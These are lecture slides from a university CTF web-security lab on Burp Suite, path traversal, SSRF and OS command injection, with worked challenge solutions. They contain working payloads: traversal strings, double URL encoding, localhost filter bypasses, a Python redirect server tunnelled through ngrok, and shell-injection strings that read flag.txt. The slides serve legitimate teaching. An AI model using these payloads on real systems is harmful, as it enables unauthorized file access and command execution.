CYBER CHALLENGE.IT

Web Lab 1

Matteo Golinelli

29/02/2024

UNIVERSITÀ DI TRENTO

How to ask for help

In Discord (*CyberSec@UniTN*)

- Ask for help on the channels (**avoid DMs**)
  - **#general**: if it's for challenges on **cyberchallenge.disi.unitn.it**
  - **#cc24**: if it's for challenges on **ctf.cyberchallenge.it**
  - #eh24: for things about reports, evaluation and the course

- Your questions should be **generic** and contain **no spoilers or solutions**
  - One of us will answer and propose to communicate in DMs

How to Approach CyberChallenge

- Search on Google (or ... bing?)
  - Read the documentation
  - Find similar examples
  - Understand the concepts: e.g., SQL Injection what is SQL? What is a database?
- Try to solve the challenges by yourselves:
  - it is far more valuable to spend an hour solving a challenge than reading in two minutes a solution

Web Lab 1 Requirements (29/02/2024)

- **Firefox** browser
- Burp Suite community edition installed
  https://portswigger.net/burp/communitydownload
- FoxyProxy **Standard** browser extension installed
  https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/

Agenda


- Burp Suite
- Path Traversal
- Server-Side Request Forgeries
- OS Command Injection
- Code Injection
- PHP is broken

Burp Suite

- Collection of tools to test web applications
- Free community edition https://portswigger.net/burp/communitydownload
- Open source alternatives:
  - OWASP ZAP https://owasp.org/www-project-zap/
  - mitmproxy https://mitmproxy.org/

Burp Suite: Intruder

- Brute-force attacks
- Fuzzing
- Enumeration




Burp Suite: Intruder Types

https://portswigger.net/burp/documentation/desktop/tools/intruder/attack-types

Most common types to use:

- **Sniper**: single set of payloads and one or more payload positions
- **Cluster bomb**: multiple payload sets, and each payload is assigned to a payload position

Payloads settings



Burp Suite: Repeater

- Manual vulnerabilities exploitation
- Requests crafting and modification

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × ...

Send Cancel

Target: https://ac0f1fc71e488061c05a3937002a00a2.web-security-academy.net HTTP/1

Request

Pretty Raw Hex

```
1 GET /my-account HTTP/1.1
2 Host: ac0f1fc71e488061c05a3937002a00a2.web-security-academy.net
3 Cookie: session=6pNlXDrhmvhOWksdSe9O2GFM0wNSMZrD
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101
  Firefox/97.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  */*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://ac0f1fc71e488061c05a3937002a00a2.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 4967
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=
      /resources/labheader/css/academyLabHeader.c
      ss rel=stylesheet>
11    <link href=/resources/css/labs.css rel=
```


Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	0
Request Cookies	1
Request Headers	16
Response Headers	4

Burp Suite: Proxy

Proxy server between the browser and the target application

- Intercept, inspect, and modify the traffic passing in both directions




Burp Suite: CA Certificate

1. Open Burp
2. Go to *Proxy* tab and click on Proxy settings
3. Under the *Proxy listeners* section, make sure it is running on **`127.0.0.1:8080`**
4. On your browser, go on http://localhost:8080
5. In the top right corner of the page click on CA Certificate
6. Save the **`.der`** certificate on your machine


Burp Suite: CA Certificate

7. In Firefox, go to **about:preferences**
8. Search for ***Certificates***
9. Click on ***View Certificates***
10. Go to the ***Authorities*** tab
11. Click ***Import***, select the `.der` file
12. Tick as in photo
13. Click ***OK***




Burp Suite: Proxy Configuration

1. Click on ***FoxyProxy*** icon in browser
2. Click on ***Options***
3. Click on ***Add***
4. Set a title (e.g., *Burp Labs*)
5. Set *IP*, *port* and *type* as in photo
6. Click on "*Save & Edit Patterns*"



Burp Suite: Proxy Configuration


7. Add a ***White Pattern*** of type *Wildcard* with pattern `*cyberchallenge.disi.unitn.it*`
8. Disable or delete other patterns, if present, and click ***Save***



Burp Suite: Proxy Configuration

9. Click on ***FoxyProxy*** icon
10. Click "***Use Enabled Proxies By Patterns and Order***"

Burp Suite: Proxy Use




Burp Suite: Proxy Use

Intercept the **response** to a specific request:

- Right click the intercepted request
- Hover "*Do Intercept*"
- Click "*Response to this Request*"

To intercept all requests (from the *Proxy settings*):



Burp Suite: Proxy Use

Send to Repeater to modify and send the request:

- Right click the intercepted request
- Click "***Send to Repeater***"

Burp Demo

Link:

- https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses

Solution: Burp Demo

- Intercept the POST login request
- Select the username and password as **payload positions**
- Select "**Cluster bomb**"
- In the payloads, paste the **candidate usernames and password** in the first and second sets of payloads (listed in the description of the lab)
- Start the attack
- Sort the responses by status code, the **302** corresponds to the request with the correct credentials

How to Approach the Challenges

- Look for functionalities in the web application and play around with them
- Inspect traffic and search for parameters
- Search for URLs fetched by the server application

- **Do not cheat!** There's no point in doing that
  - Ask us for **hints** or **help** if you are stuck

First Bloods

First Bloods are logged in the Discord channel: the first to solve each channel will be publicly praised

- (if my bot does not malfunction)

../Path Traversal

Cause: unsanitized or unvalidated file names controlled by the user

Impact:

- Access restricted folders and files
- Execute commands in restricted folders

../Path Traversal

Common bypasses:

- Nested traversal sequences: `....//` or `....\/`
- URL encoding: **`../ → %2e%2e%2f`**
  - Double URL encoding
- Appending an encoded null byte (**`%00`**) to truncate strings

Useful tools:

- https://gchq.github.io/CyberChef

Path Traversal 1: Wallpapers 1

http://cyberchallenge.disi.unitn.it:7301/

Description:

- Read the content of the file **`flag.txt`**
- Intercept and inspect the traffic with Burp proxy to find the injection point

Wallpapers 1: Solution

- Right click the request and ***Send to Repeater***
- Replace the value of the filename parameter with `../../../flag.txt` and send the request

Request

Pretty Raw Hex

```
1 GET /image/?filename=../../../flag.txt HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7301
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://cyberchallenge.disi.unitn.it:7301/
8 Connection: close
9 Cookie: cookie-agreed-version=1.0.1; csrftoken=
  da1ex0ZHcpSiCFcG0jhm18JbFbTM0LmC; sessionid=
  [illegible]; .ASPXAUTH=
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Connection: close
4 Content-Disposition: inline; filename=flag.txt
5 Content-Length: 33
6 Content-Type: image/jpeg
7 Date: Tue, 20 Feb 2024 10:55:38 GMT
8 Etag: "1700752963.3905509-33-2265516302"
9 Last-Modified: Thu, 23 Nov 2023 15:22:43 GMT
10 Server: waitress
11
12 UniTN{                                }
```

Path Traversal 1: Wallpapers 3

http://cyberchallenge.disi.unitn.it:7303/

Description:

- Read the content of the file **`flag.txt`**
- `../` occurrences are stripped *non-recursively*

Wallpapers 3: Solution

Same as for Wallpapers 1 but filename is

`filename=..../////..../////..../////etc/passwd`

`..../// → ../`

Wallpapers 3: Solution

Send | Cancel

Request

Pretty | Raw | Hex

```
1 GET /image/?filename=....//....//....//flag.txt HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7303
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0)
  Gecko/20100101 Firefox/122.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://cyberchallenge.disi.unitn.it:7303/
8 Connection: close
9 Cookie: cookie-agreed-version=1.0.1; csrftoken=
  [redacted]; sessionid=
  [redacted]; .ASPXAUTH=
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Connection: close
4 Content-Disposition: inline; filename=flag.txt
5 Content-Length: 49
6 Content-Type: image/jpeg
7 Date: Tue, 20 Feb 2024 12:18:52 GMT
8 Etag: "1700752963.463885-49-2265516302"
9 Last-Modified: Thu, 23 Nov 2023 15:22:43 GMT
10 Server: waitress
11
12 UniTN{[redacted]}
```

Path Traversal 1: Wallpapers 4

http://cyberchallenge.disi.unitn.it:7304

Description:

- Read the content of the file **`flag.txt`**
- The server-side code checks for "`..`" occurrences in the filename, and if it finds them, it gets **very angry**

Wallpapers 4: Solution

Double URL encode ..

- The server decodes the parameter a first time by default
- The server decodes the parameter until there are encoded characters
- The server checks for “..” only before decoding the parameter

.. → %252e%252e

https://gchq.github.io/CyberChef/#recipe=URL_Encode(true)URL_Encode(true)&input=Li4

Wallpapers 4: Solution

Send | Cancel

Request

Pretty | Raw | Hex

```
1 GET /image/?filename=%252e%252e/%252e%252e/flag.txt HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7304
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0)
  Gecko/20100101 Firefox/122.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://cyberchallenge.disi.unitn.it:7304/
8 Connection: close
9 Cookie: cookie-agreed-version=1.0.1; csrftoken=
  [redacted]; sessionid=
  [redacted]; .ASPXAUTH=
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Connection: close
4 Content-Disposition: inline; filename=flag.txt
5 Content-Length: 40
6 Content-Type: image/jpeg
7 Date: Tue, 20 Feb 2024 12:33:38 GMT
8 Etag: "1700752963.4705517-40-1904937091"
9 Last-Modified: Thu, 23 Nov 2023 15:22:43 GMT
10 Server: waitress
11
12 UniTN{[redacted]}
```

Wallpapers 4: Alternative Solution

Using only the **browser**

Demo

Path Traversal: Homework

- Wallpapers 2
- Wallpapers 5

Server-Side Request Forgery

Cause: server-side application allows attackers to make HTTP requests to user-controlled arbitrary domains or URLs

Impact:

- Unauthorized actions or access to data within the organization
- Arbitrary Command Execution
- Mount attacks against third-party systems originated from the victim

SSRF: Wg3tttt LVL0

http://cyberchallenge.disi.unitn.it:7200/

Description:

- Access the endpoint /api/flag
- It is only accessible from the localhost

Wg3tttt LVL0: Solution

```
?url=http://127.0.0.1:5000/api/flag
```

Bypass common SSRF defenses

- 127.0.0.0/8 → 127.*.*.*
- **Localhost** alternative representations: 2130706433, 017700000001, 127.1

  Integer representation — Octal representation

- Register a domain that resolves to 127.0.0.1 https://lock.cmpxchg8b.com/rebinder.html
- Bypass string filters with case VaRiAtIoNs
- URL-encode or double-encode characters (a → %61 → %2561)

  Encoded — Double encoded

SSRF: Wg3tttt LVL1

http://cyberchallenge.disi.unitn.it:7201

Description:

- Access the endpoint /api/flag
- It is only accessible from the localhost

Wg3tttt LVL1: Solution

- To avoid SSRF attacks, the server checks if the URL's host is **127.0.0.***
- As specified in the RFC 5735: all IPs in the range **127.0.0.0/8** are considered local addresses
- From the **Dockerfile** we know that port is **5000**

```
?url=http://127.0.1.0:5000/api/flag
```

Wg3tttt LVL1: Solution

Request

Pretty Raw Hex

```
1 GET /api/wget?url=http://127.0.1.0:5000/api/flag HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7200
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0)
  Gecko/20100101 Firefox/122.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Length: 54
4 Content-Type: application/json
5 Date: Mon, 26 Feb 2024 12:39:18 GMT
6 Server: waitress
7
8 {
    "content":"[redacted]",
    "status_code":200
```

SSRF: Wg3tttt LVL2

http://cyberchallenge.disi.unitn.it:7202

Description:

- Access the endpoint /api/flag
- It is only accessible from the localhost
- The check for localhost is now implemented decently

Wg3tttt LVL1: Solution

- To avoid SSRF attacks, the server checks if the URL's host is **127.***
  - This cannot be bypassed as seen before
- We can give the server a URL that responds with a 302 redirect to the flag endpoint

Wg3tttt LVL2: Solution

```
from http.server import BaseHTTPRequestHandler, HTTPServer

PORT = 8000
REDIRECT_URL = 'http://localhost:5000/api/flag'

class RedirectHandler(BaseHTTPRequestHandler):
   def do_GET(self):
       self.send_response(302)
       self.send_header('Location', REDIRECT_URL)
       self.end_headers()

def run_server():
   server_address = ('', PORT)
   httpd = HTTPServer(server_address, RedirectHandler)
   print(F'Server running on port{PORT}...')
   httpd.serve_forever()

if __name__ == '__main__':
   run_server()
```

Wg3tttt LVL2: Solution

```
❯ python solution.py
Server running on port 8000...
127.0.0.1 - - [26/Feb/2024 13:59:07] "GET /solution.html HTTP/1.1" 302 -
```

```
ngrok

Try the new Traffic Inspector dev preview: https://ngrok.com/r/ti

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       3.6.0
Region                        Europe (eu)
Latency                       13ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://[redacted] -> http://localhost:8000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              3       0       0.01    0.01    0.00    0.00

HTTP Requests
-------------

GET /solution.html             302 Found
```

SSRF: Wg3tttt LVL3

http://cyberchallenge.disi.unitn.it:7203

Description:

- Access the endpoint /api/flag
- It is only accessible from the localhost
- The check for localhost is now implemented decently

Wg3tttt LVL3: Solution

- To avoid SSRF attacks, the server checks if the URL's host is **127.***
  - This cannot be bypassed as seen before
- We can give the server a URL that responds with a 302 redirect to the flag endpoint

;OS Command Injection

Cause: user input is not properly sanitized or validated

Impact:

- Attacker can execute arbitrary operating system commands on the server
- If the server application runs on root privileges, the attacker is able to fully compromise the server machine

OS Command Injection

How:

- Separators: &, &&, `|`, `||`, `;`, newlines (`%0A`, `\n`)
- **Command substitution**: inline execution of a command inside the original command:
  - `` `command` ``
  - `$(command)`

Command Injection 1: Magic Squares 1

http://cyberchallenge.disi.unitn.it:7001/

Description:

- Read the content of the file **`flag.txt`**

Magic Squares 1: Solution

We can imagine that our input is passed to a system command that creates the qr code, in this case, the server-side code is as follows:

```
os.system(f'qr "{data}" > {filename}')
```

We can use an easy command substitution: `` `cat flag.txt` ``, resulting in

```
os.system(f'qr "`cat flag.txt`" > {filename}')
os.system(f'qr "UniTN{flag_here}" > {filename}')
```

The resulting QR code contains the flag

Command Injection: Magic Squares 2

http://cyberchallenge.disi.unitn.it:7002/

Description:

- Read the content of the file **`flag.txt`**

Hints:

- The generated QR codes are deleted from the disk as soon as they are accessed, so you can only see them once

Command Injection: Magic Squares 2

http://cyberchallenge.disi.unitn.it:7002/

Description:

- Read the content of the file **`flag.txt`**

Hints:

- The generated QR codes are deleted from the disk as soon as they are accessed, so you can only see them once
- Try redirecting the output of your command to the QR code image file

Magic Squares 2: Solution

Since command substitution is denylisted, we can **`cat`** the content of **`./flag.txt`** directly into the output image file

- We first need to close the double quotes prepended by the server to the command
- We can use the semicolon to separate the **`cat`** command from the rest of the command
- We need to open a new one double quote
- Visit the resulting image file, that is actually a text file

The resulting payload is:

```
"; cat "./flag.txt
```

Magic Squares 2: Solution

Request

Pretty Raw Hex

```
1  POST /generate HTTP/1.1
2  Host: cyberchallenge.disi.unitn.it:7002
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://cyberchallenge.disi.unitn.it:7002/generate
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 31
10 Origin: http://cyberchallenge.disi.unitn.it:7002
11 Connection: close
12 [illegible]
13 Upgrade-Insecure-Requests: 1
14 DNT: 1
15 Sec-GPC: 1
16
17 data=%22%3B+cat+%22.%2Fflag.txt
```

Response

Pretty Raw Hex Render

```
    </h1>
74
75  <h3>
      Welcome to the second version of the QR code generator of the University of Trento
    </h3>
76
77  <p>
      We were told that the previous version had some security issues, so we decided to
      rewrite it from scratch! Now it should be as secure as your bank website!
    </p>
78
79  <p>
      This tool can be useful to professors and students that want to share their data using
       this magic squares!
    </p>
80
81  <form action="/generate" method="post">
82    <input type="text" id="data" name="data" required>
83    <button type="submit">
        Generate QR Code
      </button>
84  </form>
85
86
87
88  <!-- QR code in image -->
89
90  <img class="qrcode" src="/static/images/GcnpHFpLsVja8St8JHQFIh6e.png" alt="QR Code">
```

Magic Squares 2: Solution

Request

Pretty Raw Hex

```
1 GET /static/images/GcnpHFpLsVja8St8JHQFIh6e.png HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7002
3 Accept-Encoding: gzip, deflate, br
